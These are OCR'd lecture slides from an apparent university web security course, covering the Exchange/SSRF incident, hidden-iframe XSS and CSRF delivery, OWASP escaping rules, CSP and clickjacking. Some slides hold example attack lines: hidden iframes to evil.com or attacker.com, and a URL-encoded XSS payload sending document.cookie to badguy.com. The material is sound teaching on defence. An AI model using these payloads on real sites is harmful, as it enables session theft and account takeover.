
Web Security 3: XSS Continued & User Interfaces


Announcements

- Midterm grades released
- Project 2 checkpoint extended until March 19th
- HW4 due March 19th

Hack of the Day #1: Gab Hacked ***Again***

- Twitter for Nazis™ just can't catch a break!
- Last time they suffered a sql injection attack
  - In a function written by the CTO!
- But after being attacked, they never really responded right
  - Proper response: all authentication tokens (cookies etc) invalidated, force all users to change passwords
  - Their response: 🤷 We'll fix the SQLi and bring it back up
- Bad guy's response to the response
  - Used auth tokens to take over a bunch of account and post snarky posts...





Hack of the Day #2: The Great E-Mail Robbery...

- Businesses have two major options for email
  - Outsource running the mail server to Google, Microsoft, whoever...
    - And spend >$100/employee/year
  - Run it yourself
    - And be in a world of grief... It IS a PitA of a PitA:
      There is a reason both ICSI and Berkeley outsource to google
    - But for a 1000 person business, this saves >$100,000 a year!
- In January a Chinese threat actor started using a set of four zero-days to target Microsoft Exchange servers
  - Microsoft Exchange is one of the most popular email servers around:
    So compromise it and read ***all*** the emails!
    - Oh, and because it offers webmail, part of it runs a web server on port 443
  - Attacker would install a "web shell":
    a remote access tool that allows them to continue to control the server

Vulnerability #1: ***Server*** Side Request Forgery

- We've seen CSRF (Client Side Request Forgery)
  - Trick the web browser into contact the server:
    server sees it as a legit request and act on it...
- SSRF is similar: Trick the ***server*** into contacting some other server
  - In this case, tell the server to access ***itself***
  - Server now receives a message from itself and acts on it
- Available without logging into the server:
  - So the attacker can come up to the server, get it to talk to itself, and forward a message to the server from the attacker relayed by the server
  - And since the server is now talking to itself, it is considered authorized to talk to itself!

Vulnerability #2: Deserialization...

- Details are somewhat light, but the basic idea...
- Server receives a voicemail message from the attacker
  - But SSRF means it thinks it came from another process on the server itself, so cool!
- Voicemail message is ***deserialized***
  - And there are nice routines for making exploits out of untrusted input: https://github.com/pwntester/ysoserial.net
- Oh, and I was wrong...
  - JSON is better but there have been exploits for JSON deserialization!

Vulnerabilities #3 and #4: Arbitrary write...

- Allows the attacker to write a file to the disk
- Taken together, attacker behavior:
  - Connect to server
  - Connect server to itself
    - Becomes an authorized user through this
  - Place files on disk
  - Trigger insecure deserialization
- Now have a web shell as a web-accessible remote backdoor
  - Can literally send URLs to the server and have them executed!

So What Happened?

- Early January: Stealthy-ish exploitation but got caught
- Microsoft determines to patch March 9th
  - Normal patch Tuesday
- Attacker picks up pace late February...
- Microsoft responds by pushing out patches a week early...
- But before people could patch... The actor just pwned everything they could
- And now others are as well

Hard National Security Choices

LAWFARE

Tuesday, March 9, 2021

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CYBERSECURITY AND DETERRENCE

The Microsoft Exchange Hack and the Great Email Robbery

By **Nicholas Weaver** Tuesday, March 9, 2021, 4:17 PM

DayZero: Cybersecurity Law and Policy

Nicholas Weaver is a senior staff researcher focusing on computer security at the International Computer Science Institute in Berkeley, California, and a lecturer in the Computer Science department at the University of California at Berkeley. All opinions are his own.

Hiding Web Attacks

- Both CSRF and reflected XSS require the attacker's web page to run...
  - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
  - Have the "normal" page controlled by the attacker create a 1x1 iframe...
  - `<iframe height=1 width=1 src="http://www.evil.com/actual-attack">`
- This enables the attacker's code to run...
  - And the attacker can mass-compromise a whole bunch of websites... and just inject that bit of script into them

But do it without clicking!

- Remember, a frame can open to another origin by default...
  - `<iframe src="http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E" height=1 width=1>`
- So this creates a 1x1 pixel iframe ("inline frame")
  - But its an "isolated" origin: the hosting page can't "see" inside..
  - But who cares? The browser opens it up!
- Can really automate the hell out of this...
  - `<iframe src="http://attacker.com/pwneverything" height=1 width=1>`

And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
  - All with a 1x1 iFrame pointing to badguy.com/pwneverything
- badguy.com/pwneverything is a rich page...
  - As many CSRF attacks as the badguy wants...
    - Encoded in image tags...
  - As many reflected XSS attacks as the badguy wants...
    - Encoded in still further iframes...
  - As many stored XSS attacks as the badguy wants...
    - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
  - Each iframe is treated just like any other web page
  - This sort of thing is ***legitimate*** web functionality, so the browser goes "Okeydoke..."

Protecting Servers Against XSS (OWASP)

- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations
  https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
  - Never insert untrusted data except in allowed locations
  - HTML-escape before inserting untrusted data into simple HTML element contents
  - HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In Allowed Locations


```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->              inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents


```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

"Simple": `<p>`, `<b>`, `<td>`, ...

Rewrite 6 characters (or, better, use *framework functionality*):

```
& --> &amp;
< --> &lt;
> --> &gt;
```

```
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents


```
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<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
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
Rewrite 6 characters (or, better, use *framework functionality*):



While this is a “default-allow” *denylist*, it’s one that’s been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents


```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

"Simple": `width=, height=, value=`...
NOT: `href=, style=, src=, on`*XXX*`=` ...

Escape using `&#x`*HH*`;` where *HH* is hex ASCII code
(or better, again, use framework support)

Web Browser Heuristic Protections...

- Web Browser developers are always in a tension
  - Functionality that may be critical for real web apps are often also abused
  - Why CSRF is particularly hard to stop:
    It uses the motifs used by real apps
- But reflected XSS is a bit unusual...
  - So modern web browsers may use heuristics to stop some reflected XSS:
  - E.g. recognize that **`<script>`** is probably bad in a URL, replace with **`script>`**
- Not bulletproof however

Content Security Policy (CSP)

- Goal: prevent XSS by specifying an allowed-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
  - Everything not explicitly allowed is forbidden!
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify allow-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser ages, frames, ..
- Approac
  - Prohibits i
  - Content-Security-Policy HTTP header allows reply to specify allow-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says only allow scripts fetched explicitly ("`<script src=`*URL*`></script>`") from the server, or from `http://b.com`, but not from anywhere else.

Will **not** execute a script that's included inside a server's response to some other query (required by XSS).

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

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  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP resource directives

- **script-src** limits the origins for loading scripts
  - This is the critical one for us
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

Multiple XSS and/or CSRF vulnerabilities: Canaries in the coal mine...

- If a site has one fixed XSS or CSRF vulnerability...
  - Eh, people make mistakes... And they fixed it
- If a site has ***multiple*** XSS or CSRF vulnerabilities...
  - They did ***not*** use a systematic toolkit to prevent these
  - And instead are doing piecemeal patching...
- Its like memory errors
  - If you squish them one at a time, there are probably lurking ones
  - If you squish them all, why worry?
  - "XSS is the stack overflow of the web"

If You Inherit a Web Project...


- Enable CSP for scripts & CSS...
  - Strip out ***ALL*** scripts in HTML documents and separate them into js files
- Set same-site flag on all cookies
- ***Strongly*** consider adding a browser version check...
  - If the browser doesn't support CSP and Same-Site, at minimum pop up an annoying clickthrough...
- ***Then*** go through and make sure the proper templates/toolkits to prevent CSRF and XSS are in place


So Far: Attacks involving just the server or browser/server interactions

- Good "cheatsheets": https://cheatsheetseries.owasp.org/
- SQL injection & command injection
  - Server only attacks: uploaded data is processed as code on the server
  - Root cause: Too-powerful APIs
    - Things like **`system()`** and raw SQL queries
  - Solution: Use better APIs like **`execve()`** and SQL prepared statements
- Cross Site Request Forgery (CSRF/XSRF)
  - Server/client attacks: client "tricked" into sending request with cookies to the server
    - Does not require JavaScript!
  - Root cause: Base web design didn't include a clean mechanism to specify origin for requests
  - Solution: Hidden tokens, toolkits that do this automatically, Cookies with the "SameSite" attribute.

Misleading Users


- Browser assumes clicks & keystrokes = clear indication of what the user wants to do
  - Constitutes part of the user's trusted path
- Attacker can meddle with integrity of this relationship in different ways …



Home | University of Califo...
Navigate to www.berkeley.edu
www.berkeley.edu
Search
Students
Faculty & Staff
Parents
Alumni
Map
Directory
bConnected
News
Search Berkeley Web
Berkeley
UNIVERSITY OF CALIFORNIA
About
Admissions
Academics
Research
Campus Life
Discover new Berkeley Crowdfunding projects today
EVENTS
FEB 08
Noon concert: Elizabeth Lin, piano
FEB 08
Author talk: Rabih Alameddine,


Home | University of Califo...
www.berkeley.edu
Search
Berkeley
UNIVERSITY OF CALIFORNIA
Same, but smaller window.
Mouse anywhere over the region points to
https://crowdfund.berkeley.edu
Discover new Berkeley
Crowdfunding projects
today
https://crowdfund.berkeley.edu


```
Let's load www.berkeley.edu
<p>
<div>
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We load **`www.berkeley.edu`** in an ***`iframe`***

